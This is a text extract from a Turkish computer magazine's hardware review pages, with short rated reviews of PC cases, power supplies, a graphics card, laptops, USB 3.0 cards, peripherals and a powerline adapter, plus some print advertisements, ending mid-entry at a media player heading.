Yeniliklerin öncüsü **Yurtiçi Kargo**'dan bir ilk daha! Dünyada ilk defa Facebook üzerinden gönderi yapılabilen "**Konuşturan Kargo**" ile şimdi kargonuzu kolayca gönderebilirsiniz. Üstelik **%20 indirim** avantajı ve Turkcell hat sahiplerine özel fırsatlarla!

Bu benzersiz hizmetten yararlanmak için
www.facebook.com/yurticikargo

www.yurticikargo.com



Arayın, gönderin!



Konuşturan Kargo uygulaması kapsamında kazanılan TL / Dakika ve kampanya detaylarına Facebook Yurtiçi Kargo kurumsal web sayfası içindeki katılım koşulları alanından ulaşılabilir. Yurtiçi Kargo uygulama dahilindeki kampanyanın süresinde ve kapsamında her türlü değişiklik hakkını saklı tutar. Turkcell hattı olan kullanıcılar hem %20 indirim hem de TL / Dakika kazanırlar. Diğer operatörlerin kullanıcıları ise %20 indirimden faydalanabilirler.



Cooler Master RC-922M 500W



Corsair HX650W



HP ENVY 14

Kasa

Cooler Master RC-922M 500W

CHIP PUAN: Çok iyi
FİRMA: Nova Elektronik
FİYAT: 165 \$ + KDV
BİLGİ İÇİN: 0216 645 99 00
www.novaelektronik.com.tr



TEKNİK ÖZELLİKLER

Standart: ATX/Micro-ATX
Fanlar: 120mm x1, 200mm x2
Güç kaynağı: 500W
Boyutlar: 253x502x563 mm
Sürücüler: 5x5.25" harici, 5x3.5" dahili
Ön portlar: 2xUSB2.0, HD Ses, 1xESATA

Güçlü ve serinkanlı: Soğutma konusunda başarılı ürünleriyle bildiğimiz Cooler Master, Test Merkezi'mize RC-922M model kasası ile konuk oldu. İlk bakışta ızgaralı tasarımı ile oyuncuların kalbinde taht kuracak olan ürün, delikli yan kapağı ile soğutmaya katkıda bulunurken kasanın içerisinde de bir nebze görmenizi mümkün kılıyor. Önde ve üstte yer alan 200mm'lik fanların yanında arka kısımda da 120mm'lik egzoz fanı bulunan HAF 922, başarılı Cooler Master soğutmasını da beraberinde getirmeyi ihmal etmiyor. 500 Watt dâhili güç kaynağı ile oyuncular için orta sınıf sayılabilecek bir sistemi rahatlıkla besleyebilecek olan HAF 922, rakipleri gibi önde USB 2.0, HD ses ve eSATA gibi portları da eksik etmiyor. Güç kaynağı yuvasını alt kısma yerleştiren firma, bu sayede hava sirkülasyonu ve kablo yönetimi konusunda da başarılı bir tablo çiziyor. Vidasız sabit disk ve optik sürücü montajını mümkün kılan sürücü yuvaları da dikkat çeken bir başka nokta.

Sonuç: 275 lira gibi bir fiyata hem Cooler Master kalitesini hem de 500 watt güç kaynağını birlikte getiren HAF 922, oyuncular için biçilmiş kaftan.

Alternatif: Daha çılgın bir kasa arıyorsanız kuralları çiğneyerek anakartı 90 derece yatay monte ettiren Silverstone Raven 2'yi de alabilirsiniz.

Güç Kaynağı

Corsair HX650W

CHIP PUAN: Çok iyi
FİRMA: Dijital Trend
FİYAT: 150 \$ + KDV
BİLGİ İÇİN: 0 212 266 87 70
www.dijitaltrend.com



TEKNİK ÖZELLİKLER

Güç: 650 Watt
Akım koruması: Aktif PFC
Verimlilik: 80+ Bronz
Güç çıkışları: 24, 8, 6+2 PCI-e, SATA, Molex
Fan: 120mm
Garanti: 7 Yıl

Stabil güç: Corsair'in HX serisi güç kaynaklarından olan HX650W kaliteli bileşenler kullanılarak üretilmiş ve tek + 12V çıkışı üzerinden 52 amper sunan bir ürün. % 80'in üstünde verimliliğe sahip olan HX650W 80 Plus Bronze sertifikası ile göz dolduruyor. Bu bağlamda güç kaynağının %88 oranında verimliliği olduğunu söyleyebiliriz. Üzerinde 120mm fan bulunan ürün başarılı bir soğutmaya sahip iken sessiz çalışmayı da ihmal etmiyor. Isı kontrollü olan fan güç kaynağının sıcaklığına göre devir değiştirerek her daim ürünü ideal sıcaklık değerlerinde tutmayı başarıyor. Kararlı bir çalışma sunan HX650W SLI ve CrossFireX sistemler için de gayet uygun. Kablolama sistemi modüler olan ürün, hem kablo yönetimini kolaylaştırıyor hem de kasa içi hava sirkülasyonunu engellememiş oluyor. Yine de ürünün üzerinde sistemin olmazsa olması CPU ve anakart güç kablosu ile geldiğini belirtelim. Bileşenler konusunda çok kaliteli olduğunu söylediğimiz HX650W, kendine güveninden ötürü 7 yıl garanti ile geliyor.

Sonuç: Toplamda sunduğu 650 Watt güç ile oyuncular için uygun olan HX650W, Core i7 ve AM3 sistemler için ideal.

Alternatif: Benzer kaliteyi biraz daha uygun fiyata arıyorsanız Corsair'in bir başka modeli olan TX650W'yu da tercih edebilirsiniz.

Dizüstü Bilgisayar

HP ENVY 14

CHIP PUAN: Çok iyi
FİRMA: HP
FİYAT: Belli değil
BİLGİ İÇİN: 0 212 444 79 79
www.hp.com.tr



TEKNİK ÖZELLİKLER

İşlemci: Intel Core i3
Hafıza: 4 GB DDR3
Sabit disk: 500 GB SATA
Ekran kartı: ATI Radeon HD 5650
Ekran: 14,5" LED 1366 x 768
Diğer: Magnezyum, alüminyum kaplama

Tasarımda farklılaşma: Tasarımıyla piyasadaki sıradan dizüstü bilgisayarlardan kendini ayıran HP ENVY 14, hem dış, hem de iç yapıyla çok şık bir ürün. Çok geniş bir Toucpad'e sahip olan ürün, 14,5" ekranıyla da standartların dışına çıkıyor. Yine düz ve geniş tuşlardan oluşan klavye de firmaların artık ergonomiye daha da önem verdiğinin göstergesi. HP DV6 gibi çift ekran kartına sahip olan ürün, performans veya pil ömrü arasında kolayca geçiş yapmanıza imkân tanıyor. Öte yandan aynı kolaylık ürünün sesini açıp kapamak istediğinizde ortadan kayboluyor. Ne yapıyor-sanız yapın, ses uygulaması bütün diğer işlemlerinizi yarıda bırakarak ön plana çıkıyor. Bu da özellikle oyun oynarken rahatsız edici bir hal alabiliyor. Yazılımsal olan bu sorun ufak bir güncelleme ile giderilebilir. Alüminyum ve magnezyum bir kasaya sahip olan ENVY 14, ses konusunda çok başarılı bir ürün. Standart ve Beats Audio sürümü olan ENVY 14'ün bazı sürümlerinde kutudan bir de Beats Audio kulaklık çıktığını belirtelim. i3, i5 ve i7 işlemcilere sahip farklı konfigürasyonlar ile gelen ENVY, performans ve şıklığı birleştiren yaratıcı bir ürün.

Sonuç: Dizüstü PC pazarında doyum noktasına ulaşan HP, ENVY gibi farklı modellerle kullanıcıları standardın dışına alarak farklı bir keyif sunuyor.

TRAFİKTE OLMAK HOSUNA GİDİYORSA



CENK&ERDEM, hafta içi her gün
18.00-20.00 arası.

100FM
www.powerfm.com.tr



TÜRKİYE'NİN EN ÇOK DİNLENEN
YABANCI MÜZİK RADYOSU

CHIP PUAN: Çok İyi
FİRMA: Endeks, Koyuncu
FİYAT: 279 \$ + KDV
BİLGİ İÇİN: 0 (216) 528 88 88
www.koyuncu.com.tr

TEKNİK ÖZELLİKLER

Grafik motoru: Radeon HD6870
Çekirdek frekansı: 900 MHz
Bellek frekansı: 1050 MHz (4,2 Gbps)
Bellek arabirimi: 256bit
Bellek miktarı: 1GB GDDR5
Arabirim: PCIe 2.1


Çok İyi

PowerColor Radeon HD 6870

AMD krallığını ilan etti

Dünya'da satılan DirectX 11 destekli ekran kartlarının %85'inden fazlasını üreten AMD, HD 6000 serisi ile bu liderliği devam ettirmek istiyor.

HD 5000 serisindeki bütün modellerin piyasa sürümünü tamamlayan firma, yine DirectX 11 mimarisini temel alan ikinci nesil ekran kartları, HD 6000 serisi ile karşımızda. Yarışa 6 ay önceden başlayan AMD -rakibi nVidia, Fermi ile bocalarken- var olan mimariyi geliştirip daha iyi hale getirmek ve 40nm üretim teknolojisine uyum için mükemmel bir fırsat elde etti. Yine mm ve Watt başına daha fazla performans sunmayı başaran firma, üretim maliyetlerini de düşürerek kullanıcılara daha uygun fiyata daha yüksek performans sunmayı amaçlıyor.

İlk AMD ekran kartı

HD 6870 ve 6850 serisi ile AMD bir konuda daha değişikliğe gitti. Eskiden firmanın HD 3800, 4800 ve 5800 serisi ekran kartları tek GPU ile en üst seviye performansı ifade ediyordu. Fakat HD 6000 ile bu sistem değişti. Artık en üst seviye kartlar HD 6900 serisine ait olacak. HD 6000 serisi ile AMD, 2006'da bünyesine kattığı ATI markasını da öldürmüş oldu. Böylece HD 6000 serisi ilk AMD markalı ekran kartları olma özelliğini

de taşıyor. Oyuncuların 200 ila 230 dolar arasında sayılan ve uzun süre kendilerini idare edecek bir ekran kartı arayışında olmaları AMD'yi son zamanlarda epey zorluyordu. Zira HD 5830, hedeflenen performansı tutturamamış ve HD 5700 serisi de zayıf bir tablo çiziyordu. Boşluğu dolduracak mimari ise 40 nm üretim teknolojisine sahip RV940 Barts GPU ile geldi. Bu mimariye sahip HD 6870 ve HD 6850 model ekran kartları ile AMD, kullanıcılara HD 5800 performansını çok daha uygun fiyatlara sunmayı amaçlıyor.

Video yetenekleri

PowerColor'ın HD 6870 modeli de AMD'nin referans tasarımını örnek alıyor. Kartın üstünde 2 DVI, 1 HDMI 1.4a ve 2 de mini DisplayPort 1.2 portu mevcut. Kutuya baktığımızda ise bir adet DVI'dan VGA'ya dönüştürücü adaptör, bir adet mini-DP'den DP'ye dönüştürücü adaptör ve sürücü CD'si görüyoruz. Kart, kutudan çıktığı gibi dört adet monitör ile Eyefinity deneyimi için hazır. İleride, yeni sürücüler ile Eyefinity 3D sistemlerin de müm-

kün olabileceğini söyleyebiliriz. Eyefinity yanında kartın bir de UVD 3.0 video işlemcisi mevcut. UVD 3.0 ile Blu-ray 3D ve HD DivX içerik için donanımsal hızlandırma desteği gelirken 6 adet de bağımsız ekran kontrolü sağlanıyor. Bu sayede 6 farklı monitöre, 6 farklı görüntü verebiliyorsunuz. HDMI 1.4a portu ise stereoskopik 3B standartlarına destek veriyor.

Performans ve güç tüketimi

Kartın performansını ölçmek için özellikle DirectX 11 destekli oyunlardan faydalanıyoruz. 1920 x 1200 çözünürlükte ve 4x Anti-Aliasing açık olarak ayarladığımız Battlefield Bad Company 2'de 750 TL fiyat etiketine sahip olan HD 5870 saniyede ortalama 60 kare (FPS) sunarken 500 TL'ye satılan PowerColor HD 6870, 53 FPS ile fiyatına göre mükemmel bir sonuç ortaya koyuyor. Bir başka DX 11 oyunu BattleForge'da yine benzer çözünürlük fakat bu defa 16 x AF de açık şekilde gerçekleştirdiğimiz testte 48 FPS sunan HD 5870'e karşı 42 FPS sunan HD 6870, 250 TL daha uygun fiyatına karşın yine çok başarılı

bir performans ve fiyat/performans tablosu çiziyor. Aynı fiyata satılan ve yüksek güç tüketen GTX 465 ise 40 FPS'de kalıyor. Aynı ayarlarda çalıştırdığımız DiRT 2'de ise çok daha büyük bir fark çıkıyor. 900 TL'ye satılan GTX 480, 88 FPS sunarken 400 TL daha ekonomik olan HD 6870, 84 FPS ile neredeyse bu karta meydan okuyor. Metro 2033'te de fiyat/performans krallığını sürdüren HD 6870, kendisinden pahalı olan GTX 470 ve HD 5870 ile benzer performansı sunuyor: saniyede 21 kare. Kartın tessellation performansını ölçen Unigine Heaven 2.0 testinde de 5870 ile GTX 470 arasına yerleşen HD 6870, şüphesiz yeni fiyat/performans kralı. Son olarak kartın HD 5870'e oranla boşta 2 Watt, ortalamada 14 Watt, yükte 17 Watt ve zirvede ise 50 Watt daha düşük güç tükettiğini belirtelim.

Sonuç: 750 TL'ye satılan kartlarla aynı performansı 500 TL'ye sunmayı başaran AMD, HD 6870 ile fiyat/performans krallığını ilan ederken var olan mimariye de yeni özellikler eklemeyi ihmal etmiyor.

**Nerede
sörf yapacağınızı
bilmiyor musunuz?**



Teknoloji ve bilgisayar konusunda en doğru adres

www.chip.com.tr





HDMI çoklayıcı

Digitus DS-42300

CHIP PUAN: Çok iyi

FİRMA: Bimel

FİYAT: 109\$ + KDV

BİLGİ İÇİN: 0 (212) 347 75 40

www.bimel.com.tr



TEKNİK ÖZELLİKLER

Maksimum Çözünürlük: 1080p

Boyutlar: 270x180x40mm

Bant genişliği: Kanal başına 225MHz/2.25Gbps

Derinlik: Kanal başına 12 Bit

Ses desteği: DTS, Dolby, DTS-HD, Dolby THD

Ağırlık: 385 g

Tek giriş, dört çıkış: Digitus'un HDMI çoklayıcısı sayesinde HDMI teknolojisini kullanan hemen her cihazın sunduğu görüntüyü birden fazla televizyona bağlamak mümkün. Sunum yapmak için de ideal olan ve HDMI 1.3b standardıyla tam uyumlu olan DS-42300 1080p çözünürlüğü de desteklemekte. LPCM gibi ses biçimleriyle de uyumlu olan üründe 1 giriş ve 4 adet de çıkış (HDMI, A dişi [19 pin]) yer alıyor. 5 Volt'luk harici güç adaptörüyle birlikte kullanıcılara sunulan ve 385 gram ağırlığında Digitus DS-42300, 270x180x40mm ebatlarında bulunuyor. Ürün, ayrıca DTS Digital, Dolby Digital, DTS-HD ve Dolby True HD gibi sıkıştırılmış ses biçimlerine de destek veriyor. DS-42300'un son olarak aynı zamanda Master Key'i açığa çıkan HDCP korumasını desteklediğini de hatırlatalım.

Sonuç: HDMI çoklayıcı arayan kullanıcıların temel ihtiyaçlarını fazlasıyla karşılayan ürün, düşük fiyatıyla da öne çıkıyor.

Masaüstü bilgisayar

Casper Nirvana NSO.I760-4M45P

CHIP PUAN: Orta

FİRMA: Casper

FİYAT: 1.059 \$ + KDV

BİLGİ İÇİN: 0216 528 66 66

www.casper.com.tr



TEKNİK ÖZELLİKLER

İşlemci: Intel Core i5-760 2.80 GHz

Anakart: Foxconn H55MXV

Bellek: 4 GB 1333 MHz DDR3

Sabit disk: WD Green 640 GB SATA

İşletim sistemi: Windows 7 Home Premium

Monitör: 20" Wide LCD

Sessizlik arayanlara: Casper'in yeni NSO serisi özellikle sessizliğiyle ön plana çıkıyor ve sadece 26 desibel gürültü oluşturuyor. Bu sessizliğin sırrı ise GlacialTech'in piyasada 10 dolara satın alabileceğiniz Igloo 1100 model işlemci soğutucusu ve yine 9 dolara satın alabileceğiniz Cooler Master Sleeve Bearing kasa fanı.

Ürünün diğer bileşenlerine baktığımızda Intel'in dört çekirdekli ve Turbo Boost destekli i5 760 işlemcisini görüyoruz. Performans açısından çok başarılı olan bu işlemci, piyasadaki en uygun fiyatlı H55 yonga setli anakart olan Foxconn H55MXV üzerinde yer alıyor. Bellek modülleri olarak ise yine piyasadaki en ekonomik ürün olan Elixir'in DDR3 1333 MHz'lik modellerinin kullanıldığını görüyoruz. 2 adet 2 GB kapasiteli modülden oluşan bu kitin gecikme süresi 9 milisaniye ki bu da belleklerin görece yavaş olduğu anlamına geliyor. Sabit disk olarak 640 GB kapasiteye sahip

olan Casper, yine Western Digital'in en ekonomik modeli olan Caviar Green kullanıyor. Ekran kartı olarak da DirectX 10 destekli HD 4670 kullanan Casper, piyasadaki Aliens vs. Predator, BattleForge, Battlefield 2, Medal of Honor, Metro 2033 ve S.T.A.L.K.E.R.: Call of Pripjat gibi oyunların yanında yeni çıkacak olan Crysis 2 ve Battlefield 1943 gibi oyunların bütün görsel öğelerinden kullanıcıları mahrum bırakabiliyor. Yine giriş seviyesinin üstünde yer alan bu ekran kartı ile modern oyunları orta seviye grafik ayarlarında ve nispeten düşük çözünürlüklerde oynayabilirsiniz.

Bu denli performanslı bir işlemcinin yanında HD 4670 ekran kartının özellikle oyunlar açısından dengsiz bir sistem mimarisi oluşturduğunu da ekleyelim. Güç kaynağı olarak FSP'nin 300 Watt'lık modelini kullanan Nirvana, daha üst seviye bir ekran kartı takmak istediğinizde yetersiz kalabilir.

Sonuç: Dört çekirdekli bir hızlı işlemciden oluşan sistemde nispeten yavaş ekran kartı ve bellek modülleri sunan bu PC, sessizliği ön planda tutanlar için ideal.

Alternatif: Aynı fiyata daha hızlı bir ekran kartı ve daha kaliteli bileşenlerden oluşan bir sistem toplamak mümkün. Üstelik kasayı açmak serbest.

Genişleme kartı

Transcend TS-PDU3

CHIP PUAN: Çok iyi

FİRMA: Turanlı Elektronik

FİYAT: Belli değil

BİLGİ İÇİN: 0212 216 0520

www.turanli.com.tr



TEKNİK ÖZELLİKLER

Arabirim: PCI-Express x1, x4

USB yuvası: 2 x USB 3.0

Yonga: NEC uPD720200

Güç: 4 Pin Molex

Uyum: USB 2.0

Diğer: Hot Swap ve Tak & Çalıştır

Masaüstünde USB 3.0: PCI Express x1 arabirimine sahip olan TS-PDU3 masaüstü bilgisayarlara USB 3.0 desteği getiren bir kart. 5 Gbps hızındaki SuperSpeed USB arabirimini kullanıma sunan ürün, ek güç gereksinimini IDE sabit disklerle de güç sağlayan 4 Pin'lik standart Molex kablolarından temin ediyor. PCI Express x1'in yanında x4 yuvasına da takılabilen ürün bu sayede piyasadaki bütün yeni nesil anakartlar tarafından destekleniyor. Söz konusu performans olduğunda da gayet iyi bir tablo çizen ürün okumada saniyede 190 MB, yazmada da saniyede 160 MB ile USB 2.0'dan 4 kat daha yüksek performans sunuyor. Ürünün küçük boyutlarıyla kasanıza kolayca sığacağını söyleyebiliriz.

Sonuç: Eski yeni bütün bilgisayarlara USB 3.0 desteği getiren TS-PDU3 ile artık dosya aktarım hızlarınız tavan yapacak.

Alternatif: USB 3.0 desteğinin yanında SATA 6 Gbps desteği de sunan ASUS U3S6, göz ardı edilemeyecek bir alternatif.



Dizüstü USB 3.0 kartı

Transcend TS-PNU3

CHIP PUAN: Çok iyi

FİRMA: Turanlı Elektronik

FİYAT: Belli değil

BİLGİ İÇİN: 0212 216 0520

www.turanli.com.tr



çok iyi

TEKNİK ÖZELLİKLER

Arabirim: ExpressCard / 34mm

Yonga: NEC uPD720200

USB Portları: 2x USB 3.0

Sistem desteği: XP, Vista, 7 (32 & 64)

Teorik hız: 5 Gbps

Kutu içeriği: Sürücü CD'si, Güç Kablosu

USB 3.0 dizüstünde: USB 3.0 destekli USB belleklerin ve sabit disklerin performansından gayet memnun kaldığımızı belirtmeliyiz. Bu bağlamda USB 3.0 desteğini dizüstü bilgisayarlarımıza taşımayı amaçlayan Transcend'in Test Merkezi'imize gelen TS-PNU3 modeli de USB 2.0 limitlerinden kurtulup SuperSpeed USB 3.0 ile aktarım hızınızı 5'e katlamaya hazırlanan bir ürün. Piyasadaki dizüstü bilgisayarların artık neredeyse tamamında hatta bazı netbook'larda dahi yer alan ExpressCard yuvası üzerinden bağlanan TS-PNU3, iki adet USB 3.0 yuvası ile hem dizüstü bilgisayarınıza ek USB yuvası kazandırıyor hem de USB 3.0 destekli cihazlarınızdan tam performans almanızı sağlıyor. ExpressCard yuvasının yeterli olmayacağı durumlar için ise ürünle birlikte USB 2.0 portundan ek enerji alması için ek bir kablo geliyor. Vakit kaybetmeden test ettiğimiz ürün USB 2.0'a adeta toz yutturdu. USB 3.0 destekli bir disk kutusunu bağladığımız TS-PNU3, diskin içerisinde yer alan 256 GB'lık SSD diskimizden saniyede 130 MB ile veri okumamızı mümkün kıldı ki bu da USB 2.0'ın tam dört katına denk geliyor. Yazma testinde de saniyede 94 MB gibi yüksek skorlar elde ettik.

Sonuç: USB 2.0'dan dört kat daha yüksek bir performans sunan TS-PNU3 ile artık 4.7 GB'lık bir DVD imajını 50 saniyede kopyalayabileceksiniz.

Güç kaynağı

Xilence XP800

CHIP PUAN: Çok iyi

FİRMA: Dijital Trend

FİYAT: 125 \$ + KDV

BİLGİ İÇİN: 0 (212) 266 87 70

www.dijitaltrend.com



çok iyi

TEKNİK ÖZELLİKLER

Form faktör: ATX

Çıkış gücü: 4x12V Rail 800 Watt

Fan: Isı kontrollü 135mm

Bağlantılar: 1x24, 1x8, 4x6 PCIe, 4xSATA

Verimlilik: %82+

Garanti: 2 yıl (ürün kaydı ile 5 yıl)

Dörtleyin: Xilence'in özellikle oyuncular için tasarladığı Gaming serisine ait olan XP800, ilk bakışta Quad CrossFireX veya Triple SLI konfigürasyon kurmanıza olanak tanıyan 4 adet PCI Express 6 pin güç çıkışı ile dikkat çekiyor. 80 Plus sertifikalandırma testinden "Bronze" sertifikası alan ürün %20 yükte %82, %50 yükte %85 ve %100 yükte de %82 verimlilik sunuyor. Tabi bu değerlerin elektrik faturanıza fazlasıyla olumlu yönde yansıtacak kadar iyi olduğunu belirtelim. Kablolama sistemi modüler olmayan XP800'ün özellikle üretim maliyetlerini düşürmek için bu şekilde bir tasarıma başvurduğunu düşünüyoruz. Zira 800 Watt güç sunabilen XP800'ün 125 dolarlık fiyatı çok başarılı. Soğutma konusunda da başarılı olan ürün, 1300 ila 1400 devirle çalışan 135mm'lik kırımlı fanıyla da ideal soğutmayı sağlarken fanın ısıya duyarlı olması da bir başka beğeni kazanan nokta. Son olarak RoHS sertifikalı ürünün çevreye duyarlı malzemelerden üretildiğini de belirtelim.

Sonuç: 80 Plus programından %82'nin üstü verimlilik sonucunda bronz sertifikası alan Xilence, özellikle SLI ve CrossFireX için biçilmiş kaftan.

Alternatif: Daha verimli ve modüler kablolama sistemi kullanan bir ürün arıyorsanız yine Xilence'in SPS.XP850 modelini de tercih edebilirsiniz.

Anakart

Asrock H55M-LE

CHIP PUAN: Orta

FİRMA: DataStar

FİYAT: Belli Değil

BİLGİ İÇİN: 0 216 544 12 00

www.datastar.com.tr



orta

TEKNİK ÖZELLİKLER

Form faktör: Micro-ATX

Yonga seti: Intel H55

İşlemci yuvası: LGA 1156, Core i7, i5, i3

Depolama arabirimi: 4 x SATAII

Bellek yuvası: DDR3 2600+

Yuva sayısı: 1x PCIe2.0 x16, 1x PCIe x4, 2x PCI

HDMI'dan mahrum: Asus'un bir alt firması olan Asrock'ın Test Merkezi'mize konuk olan H55M-LE modeli, bütçesi en düşük olan kullanıcılara hitap eden bir ürün. MicroATX boyutlarındaki kart, HTPC sistemler için uygun olsa da HDMI çıkışının eksikliği göze çarpıyor. Günümüz anakartlarında artık standart haline gelen USB 3.0 ve SATA 6 Gbps gibi yeni teknolojiler de maalesef H55M-LE'de mevcut değil. LE takısının Light Edition, yani bir nevi kırılmış ürün anlamına geldiğini düşünürsek ve Asrock'ın da bu takı ile gelmesi, karttaki eksik olan özellikleri açıklar nitelikte. Tüm bunlara karşın Asrock, kendine özgü bazı teknolojileri de sunmuyor değil. Örneğin iki farklı işlemci soğutucusu destekleyen yapısı ile eski LGA 775 soğutucuları da bu anakart ile kullanabiliyorsunuz. Kutu içeriği epeyce zayıf olan Asrock, beraberinde sadece bir adet SATA kablosu ile geliyor. Dahili grafik yongasına sahip olan Intel işlemciler için uygun olan H55M-LE, tek tuşla hız aşırma desteğine de sahip. Bellek konusunda 2600 MHz ile Dünya'da en yüksek hızlı bellek desteğini sunduğunu iddia eden Asrock, bu hızlara ancak hız aşırma ile ulaşabiliyor ki bunun için de sıvı soğutma şart.

Sonuç: Bütçeniz ayrı bir ekran kartı almaya yetmiyorsa Asrock H55M-LE ve dahili GPU'ya sahip bir Intel işlemci işinizi görecektir.



Fare A4 Tech G10-660L

CHIP PUAN: İyi
FİRMA: Multimedya
FİYAT: 24 \$ + KDV
BİLGİ İÇİN: 0 212 479 46 46
www.multimedya.com



TEKNİK ÖZELLİKLER

Arabirim: USB 2.0
Alıcı: 2,4 GHz
Tarama: Optik
Çözünürlük: 2000 dpi
Kapsama alanı: 20m
Düğüme sayısı: 7

Çok amaçlı: A4 Tech'in yeni kablosuz faresi G10-660L, beraberinde birçok yeniliği getiren bir ürün. 2,4 GHz frekansında çalışan ürünün nano alıcısı, altın kaplama ve gecikmesiz bağlantı için firmanın geliştirmiş olduğu No Lag teknolojisine sahip. Üzerindeki dâhili lazer işaretçi ile sunumlarda da kullanılabilen ürün 5 renk çizim kalemi ile önemli yerlerin üzerini çizmenize de olanak tanıyor. Toplantı, ofis, eğitim, sunum ve oyun olmak üzere 5 farklı modu bulunan ürünün özellikle FPS oyunları konusunda kablolu ürünlere nazaran daha düşük bir performans sunduğunu belirtelim. Logitech ve Microsoft'un ardından A4 Tech de camda çalışmaya ayak uydurarak Glass Run teknolojisini geliştirmiş. Alıcı konusunda da yeniliklere giden firma, özellikle dizüstü bilgisayar sahiplerini düşünerek alıcının %30 daha tasarruflı çalışmasını sağlıyor ve tek bir alıcı ile 5 farklı G10 serisi klavye veya fare bağlanmasına izin veriyor. Yine 20 metre kapsama alanı da gayet başarılı. 2000 dpi çözünürlük ile yüksek hassasiyet sunan firma, sürücü ile çok esnek bir çözünürlük ayarı sunuyor. Son olarak G10-660L'nin yanında taşıma çantası geldiğini belirtelim.

Sonuç: Fare ve lazer işaretçi özelliklerini bir arada sunan G10-660L, yeni teknolojiler barındırmasına karşın makul bir fiyatta kalma-yı başarıyor.

Çok fonksiyonlu yazıcı Canon Pixma MP495

CHIP PUAN: Çok iyi
FİRMA: Canon
FİYAT: 95 \$ + KDV
BİLGİ İÇİN: Index 0212 319 0919
www.canon.com.tr



TEKNİK ÖZELLİKLER

Baskı hızı: 24 S /B /dk, 14 sayfa renkli
Baskı çözünürlüğü: 4800x1200 dpi
Fotokopi çözünürlüğü: 600X600 dpi
Tarayıcı çözünürlüğü: 1200x2400 dpi
Kartuş sayısı: 2
Ağırlık ve boyutlar: 5,6 Kg, 153x450x3335mm

Zengin özellikli: Canon'un çok fonksiyonlu yazıcısı ilk olarak kablosuz yazdırma ve tarama desteğiyle dikkat çekiyor. Tasarım konusunda piyano siyahı dış kaplamasıyla beğenimizi kazanan ürün, özellikle baskı konusunda çok yüksek kaliteli sonuçlar sunuyor. Kablosuz desteği ile iPhone, iPod Touch ve Android aygıtlardan doğrudan fotoğraf basımını destekleyen ürünün bir diğer özelliği de Full HD videolardan fotoğraf basımı yapabilmesi. Yaptığımız testlerde özellikle bit oranı yüksek olan Full HD videolardaki karelerde Canon'un Full HD Movie Print yazılımının gayet başarılı sonuçlar ortaya çıkardığını gördük. Tabi bunun için videoların da desteklenen Canon EOS Dijital SLR veya PowerShot fotoğraf makineleri ile çekilmiş olması gerekiyor. Firmanın ürünle birlikte sunduğu bir başka yazılım da Auto Photo Fix II. Basılacak resimleri analiz eden bu yazılım görüntü düzeltme, kırmızı göz silme ve çok alanlı parlaklık düzeltme sunuyor. Baskının yanında tarama ihtiyaçlarına da fazlasıyla cevap veren ürün Auto Document Fix özelliğiyle gelişmiş görüntü kontrolü yaparak dokümanların her bir kısmındaki metinleri daha okunabilir hale getiriyor.

Sonuç: Beraberinde gelen yazılımlarla her türlü baskı ve tarama işinde en iyi sonucu elde etmenizi sağlayan Pixma MP495, ev ve ofisler için ideal.

Şarj adaptörü Tunçmatik Powernote Mini 70W

CHIP PUAN: Çok İyi
FİRMA: Tunçmatik
FİYAT: 30 \$ + KDV
BİLGİ İÇİN: 0216 314 51 51
www.tuncmatik.com



TEKNİK ÖZELLİKLER

Giriş voltajı: 100-240 VAC
Çıkış voltajı: 10-20 V
Çıkış sayısı: 8 güç, USB
Gerilim göstergesi: LED
Kısa devre koruması: Var
Diğer: Aşırı sıcaklık, voltaj ve yük koruması

Geniş destek: Dizüstü bilgisayarların olmazsa olmazları şarj adaptörleri, bu cihazların en çok sorun yaşanan bileşenlerinden biridir. Kablolarının kopması, bozulmaları, yanına sebep olmaları, aşırı ısınmaları ve dizüstü bilgisayarların bozulması dahi bu ufak güç dönüştürücülerin yaşattığı sorunlar arasında yer almakta. Bozulması dizüstü bilgisayarınızın garantisinin bitmesinden sonra gerçekleştiğinde de sizi 100 TL gibi yüksek meblağlar altında bırakabilen adaptörler için Tunçmatik'in herkesi memnun edecek bir çözümü mevcut. Firmanın HP, Compaq, Toshiba, IBM, Dell, Asus, Gateway, Samsung, Sony, Fujitsu, Acer ve Lenovo marka dizüstü bilgisayarlar ile uyumlu olan bu adaptörü hem uygun fiyatıyla hem de sahip olduğu gelişmiş güvenlik önlemleriyle beğenimizi kazandı. Yine Delta, Nec ve Liteon adaptörler ile değiştirilebilen ürünün desteklediği birçok yerli marka bilgisayar mevcut iken ürünün monitörleri ve hepsi-bir-arada bilgisayarları da desteklediğini belirtelim. Yerli üretici Tunçmatik'in bu modelindeki bir başka yenilik de USB bağlantısı. USB bağlantısı sayesinde ürünün artık USB aygıtları da şarj edebildiğini belirtelim.

Sonuç: Yenilikçi ve yaratıcı teknolojileri kaliteyle birlikte sunan Tunçmatik, Powernote ile tek üründe birden fazla çözüm sunuyor.

**WD LiveWire****Novatron NTD57 2 TB****Eurosoft Satranç Eğitimi**

Priz ağı adaptörü

WD LiveWire

CHIP PUAN: Çok iyi
FİRMA: Electroworld
FİYAT: Belli değil
BİLGİ İÇİN: 0 212 318 0 999
www.electroworld.com.tr



çok iyi

TEKNİK ÖZELLİKLER

Arabirim: 4 x Ethernet
Hız: En fazla 200 Mbps
Uyum: 240V
Boyutlar: YxDxG 32x119x86 mm
Ağırlık: 190 g
Çalışma sıcaklığı: 5° C ila 35° C

Elektrik hattından: Evinizde yerel bir ağ kurup her odadan sorunsuzca internete bağlanmak istemez misiniz? Kablosuz ağ sizi çabucak kapsama alanı dışına atacaktır. Öte yandan Priz ağı adaptörleri ile bu işi çok daha hızlı yapabilirsiniz; zira her odaya ethernet kablosu çekmeniz zor iken her odada istisnasız bir priz yer almakta. LiveWire, daha önceki aylarda incelemiş olduğumuz Aztech'in priz ağı adaptörlerinden özellikle 4 adet porta sahip olmasıyla ayrılıyor. 200 Mbps hıza kadar aktarıma izin veren elektrik şebekesini kullanan Western Digital, özellikle TV, Blu-ray oynatıcı, medya oynatıcı ve set-top-box gibi cihazlar için ek kablo lamaya gerek kalmadan priz üzerinden hem yüksek hızda veri aktarımı hem de internet erişimi sağlayabiliyor. Satın aldığınızda Kit olarak gelen ürün, toplamda 8 adet porta sahip ve bu portlardan birine interneti bağladığınızda kalan portlar ile 7 adet cihaz ile bu interneti ve ağdaki verilerinizi paylaşabilirsiniz.

Sonuç: Güvenlik konusunda da 128 Bit şifreleme ile şüpheleri ortadan kaldıran LiveWire, zengin portlarıyla çok başarılı bir ürün.

Alternatif: Yine priz ağı adaptörü vasıtasıyla fakat bu defa kablosuz olarak bağlanmak istiyorsanız Aztech HL110EW'yu da tercih edebilirsiniz.

Medya oynatıcı

Novatron NTD57 2 TB

